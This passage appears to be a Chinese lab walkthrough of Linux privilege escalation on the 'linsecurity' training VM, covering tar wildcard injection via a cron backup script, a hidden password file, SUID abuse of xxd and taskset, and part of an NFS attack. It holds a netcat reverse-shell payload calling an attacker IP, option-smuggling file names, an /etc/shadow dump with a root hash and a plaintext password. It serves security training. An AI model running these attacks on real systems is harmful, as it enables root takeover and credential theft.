查看/etc/cron.daily/backup 文件：
cat /etc/cron.daily/backup



```
bob@linsecurity:~$ cat /etc/cron.daily/backup
#!/bin/bash
for i in $(ls /home); do cd /home/$i && /bin/tar -zcf /etc/backups/home-$i.tgz *; done
bob@linsecurity:~$ 
```


该脚本的含义是：使用了 tar 命令对/home 下每个目录进行备份，且使用了通配符*，可以使用通配符提权

① 在 kali 上生成 nc 反弹 shell 的 payload
msfvenom -p cmd/unix/reverse_netcat lhost=117.80.88.151 lport=9999 R



```
┌──(root💀kali)-[~]
└─# msfvenom -p cmd/unix/reverse_netcat lhost=117.80.88.151 lport=9999 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 99 bytes
mkfifo /tmp/akesmd; nc 117.80.88.151 9999 0</tmp/akesmd | /bin/sh >/tmp/akesmd 2>&1; rm /tmp/akesmd
```

② 在靶机上将 payload 写入 shell.sh，并赋予执行权限



```
bob@linsecurity:~$ echo "mkfifo /tmp/akesmd; nc 117.80.88.151 9999 0</tmp/akesmd | /bin/sh >/tmp/akes
md 2>&1; rm /tmp/akesmd" > shell.sh && chmod +x shell.sh
bob@linsecurity:~$ ls -l
total 4
-rwxrwxr-x 1 bob bob 100 Aug 21 08:07 shell.sh
bob@linsecurity:~$ cat shell.sh
mkfifo /tmp/akesmd; nc 117.80.88.151 9999 0</tmp/akesmd | /bin/sh >/tmp/akesmd 2>&1; rm /tmp/akesmd
bob@linsecurity:~$ 
```


③ 再创建两个文件：--checkpoint-action=exec=sh shell.sh 和 --checkpoint=1，两个文件的文件名会当做命令行参数给 tar 程序

echo > “--checkpoint-action=exec=sh shell.sh”　#在 checkpoint（检查点）上执行动作 exec=sh shell.sh

echo > “--checkpoint=1”　#--checkpoint=n：每写入 n 个记录之后设置一个检查点，在检查点可以执行任意的操作


当执行 tar 命令时，通配符* 会自动被替换成参数，完整命令如下

tar -zcf archive.tar * --checkpoint=1 --checkpoint-action=exec=sh shell.sh



```
bob@linsecurity:~$ echo > "--checkpoint-action=exec=sh shell.sh"
bob@linsecurity:~$ echo > "--checkpoint=1"
bob@linsecurity:~$ ls
'--checkpoint=1'  '--checkpoint-action=exec=sh shell.sh'   shell.sh
bob@linsecurity:~$ 
```

④ 开启监听，收到反弹 shell




```
┌──(root💀kali)-[~]
└─# nc -lvvp 9999
listening on [any] 9999 ...
117.80.88.123: inverse host lookup failed: Host name lookup failure
connect to [117.80.88.151] from (UNKNOWN) [117.80.88.123] 57944
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
pwd
/home/bob
```

六、敏感隐藏文件提权


使用 find 查找 home 目录下的所有隐藏文件，并用 ls -al 显示出来。

find / -name “.*” -type f -path “/home/*” -exec ls -al {} \; 2>/dev/null



```
bob@linsecurity:~$ find / -name ".*" -type f -path "/home/*" -exec ls -al {} \; 2>/dev/null
-rw-r--r-- 1 bob bob 3771 Apr  4  2018 /home/bob/.bashrc
-rw------- 1 root root 1328 Jul 24 02:29 /home/bob/.viminfo
-rw------- 1 root root 45 Aug 21 06:37 /home/bob/.bash_history
-rw-r--r-- 1 bob bob 220 Apr  4  2018 /home/bob/.bash_logout
-rw-rw-r-- 1 bob bob 0 Jul  9  2018 /home/bob/.cloud-locale-test.skip
-rw-r--r-- 1 bob bob 807 Apr  4  2018 /home/bob/.profile
-rw-r--r-- 1 peter peter 3771 Jul  9  2018 /home/peter/.bashrc
-rw-r--r-- 1 peter peter 220 Jul  9  2018 /home/peter/.bash_logout
-rw-rw-r-- 1 peter peter 0 Jul 10  2018 /home/peter/.cloud-locale-test.skip
-rw-r--r-- 1 peter peter 807 Jul  9  2018 /home/peter/.profile
-rw-r--r-- 1 susan susan 3771 Jul  9  2018 /home/susan/.bashrc
-rw-r--r-- 1 susan susan 220 Jul  9  2018 /home/susan/.bash_logout
-rw-r--r-- 1 susan susan 20 Jul  9  2018 /home/susan/.secret
-rw-r--r-- 1 susan susan 807 Jul  9  2018 /home/susan/.profile
bob@linsecurity:~$
```

发现 susan 用户有一个.secret 的文件，查看文件内容得到密码，并成功切换用户




```
bob@linsecurity:~$ cat /home/susan/.secret
MySuperS3cretValue!
bob@linsecurity:~$ su susan
Password:
susan@linsecurity:/home/bob$ whoami
susan
susan@linsecurity:/home/bob$ id
uid=1002(susan) gid=1006(susan) groups=1006(susan),1007(itservices)
susan@linsecurity:/home/bob$
```

七、SUID 提权

SUID 的 s 指的是特殊权限，超级管理员希望用户在执行一些特殊权限文件时，拥有 root 的权限，就会配置特殊权限。

查找 suid 权限文件的命令：
find / -perm -u=s -type f -exec ls -al {} \; 2>/dev/null




```
bob@linsecurity:~$ find / -perm -u=s -type f -exec ls -al {} \; 2>/dev/null
-rwsr-xr-x 1 root root 40152 Jun 14  2022 /snap/core/15511/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/15511/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/15511/bin/ping6
-rwsr-xr-x 1 root root 40128 Nov 29  2022 /snap/core/15511/bin/su
-rwsr-xr-x 1 root root 27608 Jun 14  2022 /snap/core/15511/bin/umount
-rwsr-xr-x 1 root root 71824 Nov 29  2022 /snap/core/15511/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Nov 29  2022 /snap/core/15511/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Nov 29  2022 /snap/core/15511/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Nov 29  2022 /snap/core/15511/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Nov 29  2022 /snap/core/15511/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 17  2023 /snap/core/15511/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Oct 26  2022 /snap/core/15511/usr/lib/dbus-1.0/dbus-daemon-la
unch-helper
-rwsr-xr-x 1 root root 428240 Oct  7  2022 /snap/core/15511/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 127656 May 27 08:29 /snap/core/15511/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jul 23  2020 /snap/core/15511/usr/sbin/pppd
-rwsr-xr-x 1 root root 64424 Mar  9  2017 /bin/ping
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 26696 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 146128 Nov 30  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 44664 Jan 25  2018 /bin/su
-rwsr-xr-x 1 root root 43088 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 22520 Mar 27  2018 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18640 Oct 27  2016 /usr/bin/netkit-rlogin
-rwsr-x--- 1 root itservices 18552 Apr 10  2018 /usr/bin/xxd
-rwsr-xr-x 1 root root 37136 Jan 25  2018 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 40344 Jan 25  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 149080 Jan 18  2018 /usr/bin/sudo
-rwsr-xr-x 1 root root 22728 Oct 27  2016 /usr/bin/netkit-rcp
```

① xxd 提权


xxd 命令可以为给定的标准输入或者文件做一次十六进制的输出，它也可以将十六进制输出转换为原来的二进制格式。并且用户组为 itservices 是拥有执行权限 x 的，当 suid 和执行权限一起使用将会造成提权。

cat /etc/group



```
docker:x:999:peter
susan:x:1006:
itservices:x:1007:susan
```

susan 这个用户属于 itservices 这个用户组，可以进行提权。




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which xxd) .

LFILE=file_to_read
./xxd "$LFILE" | xxd -r
```


xxd "/etc/shadow" | xxd -r



```
susan@linsecurity:/home/bob$ xxd "/etc/shadow" | xxd -r
root:$6$aorWKpxj$yOgku4F1ZRbqvSxxUtAYY2/6K/UU5wLobTSz/Pw5/ILvXgq9NibQ0/NQbOr1Wzp2bTbpNQr1jNNlaGjXDu5Y
j1:17721:0:99999:7:::
daemon:*:17647:0:99999:7:::
bin:*:17647:0:99999:7:::
sys:*:17647:0:99999:7:::
sync:*:17647:0:99999:7:::
games:*:17647:0:99999:7:::
```


顺利的读出来只有 root 才能读出的 shadow
这里可以尝试爆破密码，得到 root 权限。

② taskset 提权



```
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 75824 Jan 25  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Jan 25  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 18448 Mar  9  2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37136 Jan 25  2018 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 14504 Oct 27  2016 /usr/bin/netkit-rsh
-rwsr-sr-x 1 root root 30800 May 16  2018 /usr/bin/taskset
-rwsr-xr-x 1 root root 59640 Jan 25  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 42992 Nov 15  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 80056 Jun  5  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 436552 Feb 10  2018 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14328 Mar 27  2018 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 root root 101208 May 16  2018 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 113336 Jan 16  2018 /sbin/mount.nfs
```

其他用户拥有执行权限




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which taskset) .

./taskset 1 /bin/sh -p
```

taskset 1 /bin/sh -p




```
bob@linsecurity:~$ taskset 1 /bin/sh -p
# id
uid=1000(bob) gid=1004(bob) euid=0(root) egid=0(root) groups=0(root),1004(bob)
# whoami
root
# █
```

八、NFS 提权

查看可以访问的 nfs 目录，发现账号 peter 的家目录可以被挂载。
showmount -e 117.80.88.123

此时是没有写入权限的，因为默认情况下客户端的 root 身份会被主动压缩成匿



```
┌──(root💀kali)-[~]
└─# showmount -e 117.80.88.123
Export list for 117.80.88.123:
/home/peter *

┌──(root💀kali)-[~]
└─# 
```


挂载 peter 的家目录，显示的文件的所有者和所属组分别为 1001 和 1005

mkdir /mnt/peter

mount 117.80.88.123:/home/peter /mnt/peter

ls -al /mnt/peter

df -h



